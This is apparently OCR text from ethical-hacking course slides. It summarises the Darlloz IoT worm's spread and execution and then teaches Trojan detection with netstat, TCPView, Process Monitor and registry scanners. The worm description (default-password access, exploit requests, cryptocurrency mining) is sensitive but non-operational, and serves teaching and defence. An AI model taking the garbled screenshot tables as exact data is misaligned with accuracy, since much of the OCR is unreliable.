
31,716 Total number of identified IP addresses that were infected with Darlloz

139 Total number of Darlloz infections affected regions

449 Total number of identified OS finger prints from infected IP addresses

43% Darlloz infections compromised Intel based-computers or servers running on Linux

38% Darlloz infections affected a variety of IoT devices, including routers, IP cameras, etc.



<http://www.symantec.com>

Worm Analysis: Darlloz (Internet of Things (IoT) Worm) (Cont'd)



Darlloz Execution

- ↳ The main purpose of the worm is to mine crypto currencies
- ↳ Upon execution, the worm generates IP addresses randomly, accesses a specific path on the machine with well-known IDs and passwords, and also sends HTTP POST requests which exploit the vulnerability
- ↳ If the target is unpatched, it downloads the worm from a malicious server and starts searching for its next target
- ↳ Currently, the worm infect only Intel x86 systems because the downloaded URL in the exploit code is hard-coded to the ELF binary for Intel architectures


U	I	Z	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456
0000h:	7F	45	4C	46	01	01	01	61	00	00	00	00	00	00	00	ELF..
0010h:	02	00	2E	30	01	00	00	00	C0	75	01	00	34	00	00	..F..
0020h:	C8	15	01	00	02	00	00	00	34	00	20	00	02	00	28
[Read-Only ELF Headers]																
Name	Value	Stat														
struct FILE_3e		Ch														
struct ELF_HEADER e3_header		Ch														
struct e_ident_t e_ident		Ch														
enum e_type32_e e_type	ET_EXEC(2)	10h														
enum e_machine	EM_386(0)	12h														
enum e_version32_e e_version	EV_CURRENT(1)	14h														

<http://www.symantec.com>

Module Flow



**Introduction
to Malware**



**Trojan
Concepts**



**Virus and Worm
Concepts**



**Malware Reverse
Engineering**



**Malware
Detection**



**Counter-
measures**



**Anti-Malware
Software**



**Penetration
Testing**

How to Detect Trojans

CEH

Scan for suspicious OPEN PORTS

Scan for suspicious STARTUP PROGRAMS

Scan for suspicious RUNNING PROCESSES

Scan for suspicious FILES and FOLDERS

Scan for suspicious REGISTRY ENTRIES

Scan for suspicious NETWORK ACTIVITIES

Scan for suspicious DEVICE DRIVERS
installed on the computer

Scan for suspicious modification to
OPERATING SYSTEM FILES

Scan for suspicious WINDOWS SERVICES

Run Trojan SCANNER to detect Trojans




Scanning for Suspicious Ports



- ✓ Trojans open unused ports in victim machine to connect back to Trojan handlers
- ✓ Look for the connection established to unknown or suspicious IP addresses

```
Administrator: Command Prompt  
C:\Windows\system32>netstat -an  
Active Connections  
Proto Local Address Foreign Address State  
TCP 0.0.0.0:21 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:138 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:8:445 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:2049 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:53572 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:8:49152 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:49152 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:49154 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:49155 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:49156 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:49157 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:49158 0.0.0.0:0 LISTENING  
TCP 10.0.0.1:139 0.0.0.0:0 LISTENING  
TCP 10.0.0.1:2553 0.0.0.0:1:TIME_WAIT  
TCP 10.0.0.1:49693 0.0.0.2:495 ESTABLISHED  
TCP 10.0.0.1:49794 123.176.32.139:80 ESTABLISHED  
TCP 10.0.0.1:49795 123.176.32.139:80 ESTABLISHED  
TCP 10.0.0.1:49796 10.0.0.1:56688 TIME_WAIT  
TCP 10.0.0.1:49797 10.0.0.1:56688 TIME_WAIT  
TCP 10.0.0.1:49798 10.0.0.1:56688 TIME_WAIT  
TCP 10.0.0.1:49799 10.0.0.1:56688 TIME_WAIT  
TCP 10.0.0.1:49802 10.0.0.1:56688 TIME_WAIT  
TCP 10.0.0.1:49803 10.0.0.1:56688 TIME_WAIT  
TCP 10.0.0.1:49804 10.0.0.1:56688 TIME_WAIT  
TCP 10.0.0.1:49805 10.0.0.1:56688 TIME_WAIT  
TCP 10.0.0.1:49806 10.0.0.1:56688 TIME_WAIT  
TCP 10.0.0.1:49807 10.0.0.1:56688 TIME_WAIT  
TCP 10.0.0.1:49810 10.0.0.1:56688 TIME_WAIT  
TCP 10.0.0.1:49811 10.0.0.1:56688 TIME_WAIT
```

Type netstat -an
in command prompt



System Administrator

Port Monitoring Tools: TCPView and CurrPorts



TCPView

TCPView shows detailed listings of all TCP and UDP endpoints on your system, including the local and remote addresses and state of TCP connections

Process	PID	Protocol	Local Address	Local Port	Remote Adr.	Re.	Size
svchost.exe	390	TCPV6	0.0.0.0	1026	0.0.0.0	0	LISTENING
svchost.exe	416	TCPV6	0.0.0.0	1027	0.0.0.0	0	LISTENING
svchost.exe	304	UDPV6	0.0.0.0	123	0.0.0.0	0	LISTENING
svchost.exe	1300	UDPV6	0.0.0.0.1	1500	0.0.0.0	0	LISTENING
svchost.exe	1300	UDPV6	0.0.0.0	1900	0.0.0.0	0	LISTENING
svchost.exe	504	UDPV6	0.0.0.0	3702	0.0.0.0	0	LISTENING
svchost.exe	504	UDPV6	0.0.0.0	3702	0.0.0.0	0	LISTENING
svchost.exe	1300	UDPV6	0.0.0.0	3702	0.0.0.0	0	LISTENING
svchost.exe	1300	UDPV6	0.0.0.0	3702	0.0.0.0	0	LISTENING
svchost.exe	1032	UDPV6	0.0.0.0	5355	0.0.0.0	0	LISTENING
svchost.exe	1500	UDPV6	0.0.0.0	54724	0.0.0.0	0	LISTENING
svchost.exe	1300	UDPV6	0.0.0.0.1	54725	0.0.0.0	0	LISTENING
svchost.exe	1300	UDPV6	0.0.0.0	57001	0.0.0.0	0	LISTENING
svchost.exe	504	UDPV6	0.0.0.0	60004	0.0.0.0	0	LISTENING
svchost.exe	504	UDPV6	0.0.0.0	64457	0.0.0.0	0	LISTENING
svchost.exe	300	UDPV6	0.0.0.54.27.1	546	0.0.0.0	0	LISTENING
svchost.exe	390	UDPV6	0.0.0.43.91.0	546	0.0.0.0	0	LISTENING
System	4	TCP	0.0.0.0	netbios-ssn	0.0.0.0	0	LISTENING
System	4	TCP	0.0.0.0	microsft-ds	0.0.0.0	0	LISTENING
System	4	TCP	0.0.0.0	w3d	0.0.0.0	0	LISTENING
System	4	UDP	0.0.0.0	rebootnd	0.0.0.0	0	LISTENING
System	4	UDP	0.0.0.0	rebootdgm	0.0.0.0	0	LISTENING
System	4	TCPV6	0.0.0.0	microsft-ds	0.0.0.0	0	LISTENING
System	4	TCPV6	0.0.0.0	w3d	0.0.0.0	0	LISTENING
TurnToClientService	658	TCP	0.0.0.0	14124	0.0.0.0	0	LISTENING

Endpoints: 99 Established: 17 Listening: 4 Time Wait: 1 CloseWait: 0

<http://technet.microsoft.com>

ProcessName	ProcessID	Protocol	Local Port	Local Port...	Local Address	Remote...	Remote...
System	504	UDP	3702	ws-disco...	=		
System	1300	UDP	3702	ws-disco...	=		
System	1640	UDP	3702	ws-disco...	=		
System	1092	UDP	5355	8-mail	=		
System	1640	UDP	54109				
System	1300	UDP	54724	fe80:54a2:7327:			
System	1300	UDP	54725	=1			
System	1640	UDP	57107				
System	1300	UDP	57201				
System	504	UDP	60004				
System	504	UDP	64457				
Unknown	0	TCP	9140	192.168.1.100	80	http	
Unknown	0	TCP	9149	192.168.1.100	80	http	
Unknown	0	TCP	9163	192.168.1.100	80	http	
Unknown	0	TCP	9164	192.168.1.100	80	http	
Unknown	0	TCP	9165	192.168.1.100	80	http	
Unknown	0	TCP	9166	192.168.1.100	80	http	

97 Total Ports, 16 Remote Connections, 1 Selected

NirSoft Freeware. <http://www.nirsoft.net>

<http://www.nirsoft.net>

Scanning for Suspicious Processes



011

Trojans camouflage themselves as genuine Windows services or hide their processes to avoid detection

Some Trojans use PEs (Portable Executable) to inject into various processes (such as explorer.exe or web browsers)

02

03

Processes are visible but looks like
a legitimate processes and also
helps bypass desktop firewalls

Trojans can also use rootkit methods to hide their processes


04

05

Use process monitoring tools to detect hidden Trojans and backdoors

Process Monitor

Process Monitor is a monitoring tool for Windows that shows file system, registry, and process/thread activity



Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tasks Options Help

Process List View Task List View

Time	Process Name	P.D.	Operation	Path	Result	Detail
10:01	Explorer EXE	1723	!&QueryStandard!	C:\Users\ADMIN\appData\Local\Wines..	SUCCESS	AllocationSize: 1,0...
10:01	Explorer EXE	1723	!&CreateFileMapping	C:\Users\ADMIN\appData\Local\Wines..	SUCCESS	SyncType: SyncTy...
10:01	Explorer EXE	1723	!&QueryStandard!	C:\Users\ADMIN\appData\Local\Wines..	SUCCESS	AllocationSize: 1,0...
10:01	Explorer EXE	1723	!&QueryStandard!	C:\Users\ADMIN\appData\Local\Wines..	SUCCESS	AllocationSize: 1,0...
10:01	Explorer EXE	1723	!&CreateFile	C:\Users\ADMIN\appData\Local\Wines..	SUCCESS	
10:01	Explorer EXE	1723	!&QueryStandard!	C:\Users\ADMIN\appData\Local\Wines..	SUCCESS	AllocationSize: 8,1...
10:01	Explorer EXE	1723	!&QueryStandard!	C:\Users\ADMIN\appData\Local\Wines..	SUCCESS	AllocationSize: 7,0...
10:01	Explorer EXE	1723	!&CreateFile	C:\Users\ADMIN\Desktop	SUCCESS	Desired Access: R...
10:01	Windows EXE	1728	!&QueryHandleByName	C:\Users\ADMIN\Desktop	INVALID PA...	
10:01	Windows EXE	1728	!&QueryHandleByName	C:\Users\ADMIN\Desktop	INVALID PA...	
10:01	Explorer EXE	1723	!&CreateFile	C:\Users\Public\Desktop	SUCCESS	Desired Access: R...
10:01	Explorer EXE	1723	!&QueryRemoteFile	C:\Users\Public\Desktop	INVALID PA...	
10:01	Explorer EXE	1723	!&QueryDirectory	C:\Users\Public\Desktop	SUCCESS	
10:01	Explorer EXE	1723	!&RegQueryKey	HKEY	SUCCESS	
10:01	Explorer EXE	1723	!&RegOpenKey	HKEY\Software\Microsoft\Windows\CurrentVersion	SUCCESS	
10:01	Explorer EXE	1723	!&RegEnumKey	HKEY\Software\Microsoft\Windows\CurrentVersion	SUCCESS	
10:01	Explorer EXE	1723	!&RegEnumKey	HKEY\Software\Microsoft\Windows\CurrentVersion	SUCCESS	
10:01	Explorer EXE	1723	!&RegEnumKey	HKEY\Software\Microsoft\Windows\CurrentVersion	SUCCESS	
10:01	Explorer EXE	1723	!&RegEnumKey	HKEY\Software\Microsoft\Windows\CurrentVersion	SUCCESS	
10:01	Explorer EXE	1723	!&RegEnumKey	HKEY\Software\Microsoft\Windows\CurrentVersion	SUCCESS	
10:01	Explorer EXE	1723	!&RegEnumKey	HKEY\Software\Microsoft\Windows\CurrentVersion	SUCCESS	
10:01	Explorer EXE	1723	!&RegEnumKey	HKEY\Software\Microsoft\Windows\CurrentVersion	SUCCESS	
10:01	Explorer EXE	1723	!&RegEnumKey	HKEY\Software\Microsoft\Windows\CurrentVersion	SUCCESS	
10:01	Windows EXE	1728	!&RegEnumKey	HKEY\Software\Microsoft\Windows\CurrentVersion	SUCCESS	Index: 4, Name: {2...
10:01	Windows EXE	1728	!&RegEnumKey	HKEY\Software\Microsoft\Windows\CurrentVersion	SUCCESS	Index: 5, Name: {4...
10:01	Windows EXE	1728	!&RegEnumKey	HKEY\Software\Microsoft\Windows\CurrentVersion	SUCCESS	Index: 5, Name: {4...

<http://technet.microsoft.com>


Process Monitoring Tools



Process Explorer
<http://technet.microsoft.com>



Security Task Manager
<http://www.neuber.com>



System Explorer
<http://systemexplorer.net>



Yet Another (remote) Process Monitor
<http://yaprocmn.sourceforge.net>



HijackThis
<http://sourceforge.net>



MONIT
<http://mmonit.com>



Autoruns for Windows
<http://technet.microsoft.com>



ESET SysInspector
<http://www.eset.com>



KillProcess
<http://orangelampsoftware.com>



OpManager
<http://www.manageengine.com>

Scanning for Suspicious Registry Entries



- Windows automatically executes instructions in
 - Run
 - RunServices
 - RunOnce
 - RunServicesOnce
 - HKEY_CLASSES_ROOT\exefile\shell\open\command "%1" %*
- sections of registry
- Scanning registry values for suspicious entries may indicate the Trojan infection
- Trojans insert instructions at these sections of registry to perform malicious activities

jv16 PowerTools 2014 [W8-x64] - Registry Cleaner



Finds registry errors, unneeded registry junk and helps in detecting registry entries created by Trojans

Key	Entry's name	Path	Value	Entry last modified, error severity	Error description	File reference	Reason
1 / 62							
• Invalid file or directory reference							
<input type="checkbox"/> HKCR\Local Settings\%{!}Def0\Microsoft\Readme	C:\Program File	20.02.2014, 13:05	20%		File or directory C:\Program file invalid file		
<input type="checkbox"/> HKCR\Proton\Logfile\Def1@	C:\Users\PGV\	27.02.2014, 11:22	25%		File or directory C:\Users\PGV\invalid file		
<input type="checkbox"/> HKCR\Proton\Logfile\Def1\%{!}	(KEY)	27.02.2014, 11:22	25%		File or directory C:\Users\PGV\invalid file		
<input type="checkbox"/> HKCR\Proton\Logfile\Def1\%{!}	C:\Users\PGV\	27.02.2014, 11:22	25%		File or directory C:\Users\PGV\invalid file		
<input type="checkbox"/> HKCR\Proton\Logfile\Def1\%{!}	(KEY)	27.02.2014, 11:22	25%		File or directory C:\Users\PGV\invalid file		
<input type="checkbox"/> HKCU\Software\Classes\Local\Microsoft\Readme	C:\Program File\N/A		20%		File or directory C:\Program file invalid file		
<input type="checkbox"/> HKCU\Software\Classes\%{!}Def0	C:\Users\PGV\N/A		25%		File or directory C:\Users\PGV\invalid file		
<input type="checkbox"/> HKCU\Software\Classes\%{!}Def0	C:\Users\PGV\N/A		25%		File or directory C:\Users\PGV\invalid file		
<input checked="" type="checkbox"/> HKCU\Software\%{!}Def0\%{!}Def1\%{!}Def2\%{!}Def3\%{!}Def4\%{!}Def5\%{!}Def6\%{!}Def7\%{!}Def8\%{!}Def9\%{!}DefA\%{!}DefB\%{!}DefC\%{!}DefD\%{!}DefE\%{!}DefF\%{!}DefG\%{!}DefH\%{!}DefI\%{!}DefJ\%{!}DefK\%{!}DefL\%{!}DefM\%{!}DefN\%{!}DefO\%{!}DefP\%{!}DefQ\%{!}DefR\%{!}DefS\%{!}DefT\%{!}DefU\%{!}DefV\%{!}DefW\%{!}DefX\%{!}DefY\%{!}DefZ\%{!}Def`	(KEY)	27.02.2014, 11:42	55%		File or directory C:\Program file invalid file		
<input type="checkbox"/> HKCU\Software\%{!}Def0\%{!}Def1\%{!}Def2\%{!}Def3\%{!}Def4\%{!}Def5\%{!}Def6\%{!}Def7\%{!}Def8\%{!}Def9\%{!}DefA\%{!}DefB\%{!}DefC\%{!}DefD\%{!}DefE\%{!}DefF\%{!}DefG\%{!}DefH\%{!}DefI\%{!}DefJ\%{!}DefK\%{!}DefL\%{!}DefM\%{!}DefN\%{!}DefO\%{!}DefP\%{!}DefQ\%{!}DefR\%{!}DefS\%{!}DefT\%{!}DefU\%{!}DefV\%{!}DefW\%{!}DefX\%{!}DefY\%{!}DefZ\%{!}Def`	(KEY)	27.02.2014, 11:42	55%		File or directory C:\Program file invalid file		
<input type="checkbox"/> HKCU\Software\Microsoft\%{!}In C:\ManageEngine\N/A		27.02.2014, 11:42	55%		File or directory C:\ManageEng invalid file		
<input type="checkbox"/> HKCU\Software\Microsoft\%{!}In C:\Program Files (N/A)		27.02.2014, 11:42	55%		File or directory C:\Program file invalid file		
<input type="checkbox"/> HKCU\Software\Microsoft\%{!}In C:\Program Files (N/A)		27.02.2014, 11:42	55%		File or directory C:\Program file invalid file		
<input type="checkbox"/> HKCU\Software\Microsoft\%{!}In C:\Program Files (N/A)		27.02.2014, 11:42	55%		File or directory C:\Program file invalid file		
<input type="checkbox"/> HKCU\Software\Microsoft\%{!}In C:\Program Files (N/A)		27.02.2014, 11:42	55%		File or directory C:\Program file invalid file		
<input type="checkbox"/> HKCU\Software\Microsoft\%{!}In C:\Program Files (N/A)		27.02.2014, 11:42	55%		File or directory C:\Program file invalid file		

Selected: 1, highlighted: 1, total: 100

Custom fix... Fix Delete Close

<http://www.macecraft.com>



Registry Entry Monitoring Tool: RegScanner



RegScanner allows you to scan the Registry, find the desired Registry values that match to the specified search criteria, and display them in one list

Registry Key	Name	Type	Data	Key Modified
HKCU\Software\Adobe\Acrobat Reader\9.0\Internal\Span...	REG_DWORD	0x00000001 (1)	2/2/14	
HKCU\Software\Adobe\Acrobat Reader\9.0\AVToolBarHo...	REG_DWORD	0x00000001 (1)	2/2/14	
HKCU\Software\Adobe\Acrobat Reader\9.0\AVToolBarHo...	REG_DWORD	0x00000001 (1)	2/2/14	
HKCU\Software\Adobe\Acrobat Reader\9.0\AVToolBarHo...	REG_DWORD	0x00000001 (1)	2/2/14	
HKCU\Software\Adobe\Acrobat Reader\9.0\AVToolBarHo...	REG_DWORD	0x00000001 (1)	2/2/14	
HKCU\Software\Adobe\Acrobat Reader\9.0\AVToolBarHo...	REG_DWORD	0x00000001 (1)	2/2/14	
HKCU\Software\Adobe\Acrobat Reader\9.0\AVToolBarHo...	REG_DWORD	0x00000001 (1)	2/2/14	
HKCU\Software\Adobe\Acrobat Reader\9.0\AVToolBarHo...	REG_DWORD	0x00000001 (1)	2/2/14	
HKCU\Software\Adobe\Acrobat Reader\9.0\AVToolBarHo...	REG_DWORD	0x00000001 (1)	2/2/14	
HKCU\Software\Adobe\Acrobat Reader\9.0\AVToolBarHo...	REG_DWORD	0x00000001 (1)	2/2/14	
HKCU\Software\Adobe\Acrobat Reader\9.0\AVToolBarHo...	REG_DWORD	0x00000001 (1)	2/2/14	
HKCU\Software\Classes\Local Settings\1\Microsoft\...	REG_SZ	Internet Protoc...	2/2/14	
HKCU\Software\Classes\Local Settings\1\Microsoft\...	REG_SZ	Windows Rem...	2/2/14	
HKCU\Software\Classes\Local Settings\1\Microsoft\...	REG_BINARY	60 00 31 00 00 ...	2/2/14	
HKCU\Software\Classes\Local Settings\1\Microsoft\...	REG_BINARY	76 00 31 00 00 ...	2/2/14	
HKCU\Software\Microsoft\Internet Explorer\Show_Te...	REG_SZ	yes	2/2/14	
HKCU\Software\Microsoft\Internet Explorer\Show_UPI_Te...	REG_SZ	yes	2/2/14	
HKCU\Software\Microsoft\Internet Explorer\Locked	REG_DWORD	0x00000001 (1)	2/2/14	
HKCU\Software\Microsoft\Internet Explorer>ShowDiscussion...	REG_SZ	Yes	2/2/14	
HKCU\Software\Microsoft\Internet Explorer\IEBar\Layout	REG_EXPAND_SZ	13 60 60 60 00 ...	2/2/14	
HKCU\Software\Microsoft\MS Design Tea...	REG_EXPAND_SZ	0	2/2/14	


2702 item(s), 1 Selected (0.02 KB)

Registry Key	Name	Type	Data	Key Modified
HKCU\Software\Microsoft\Windows\CurrentVersion\Dep...	REG_SZ	Q:\filemedi... (1)	2/2/2014 6:02...	
HKCU\Software\Microsoft\Windows\CurrentVersion\Dep...	REG_SZ	C:\Windows\explorer...	2/2/2014 6:02...	
HKCU\Software\Microsoft\Windows\CurrentVersion\Dep...	REG_SZ	C:\Windows\explorer...	2/2/2014 6:02...	
HKCU\Software\Microsoft\Windows\CurrentVersion\Dep...	REG_EXPAN...	C:\Windows\explorer...	2/2/2014 6:02...	
HKCU\Software\Classes\ActivatableClass...	Activat...	REG_SZ	FinanceApp.P...	2/26/2014 4:49...
HKCU\Software\Classes\ActivatableClass...	Activat...	REG_SZ	FinanceApp.P...	2/26/2014 4:49...
HKCU\Software\Classes\ActivatableClass...	Activat...	REG_DWORD	0x00000000 (0)	2/26/2014 4:49...
HKCU\Software\Classes\ActivatableClass...	CLSID	REG_SZ	{A0C0000F-0C4...	2/26/2014 4:49...
HKCU\Software\Classes\ActivatableClass...	ThreadL...	REG_DWORD	0x00000000 (0)	2/26/2014 4:49...
HKCU\Software\Classes\ActivatableClass...	DIPath	REG_EXPAN...	C:\Windows\sys...	2/26/2014 4:49...
HKCU\Software\Classes\ActivatableClass...	Activat...	REG_DWORD	0x00000000 (0)	2/26/2014 4:49...
HKCU\Software\Classes\ActivatableClass...	CLSID	REG_SZ	{D37891F-93...	2/26/2014 4:49...
HKCU\Software\Classes\ActivatableClass...	ThreadL...	REG_DWORD	0x00000000 (0)	2/26/2014 4:49...
HKCU\Software\Classes\ActivatableClass...	DIPath	REG_EXPAN...	C:\Windows\sys...	2/26/2014 4:49...
HKCU\Software\Classes\Local Setting\1\Microsoft\...	REG_SZ	Set Firewall.c...	2/26/2014 4:49...	
HKCU\Software\Classes\Local Setting\1\Microsoft\...	REG_SZ	The Base F...	2/26/2014 4:49...	
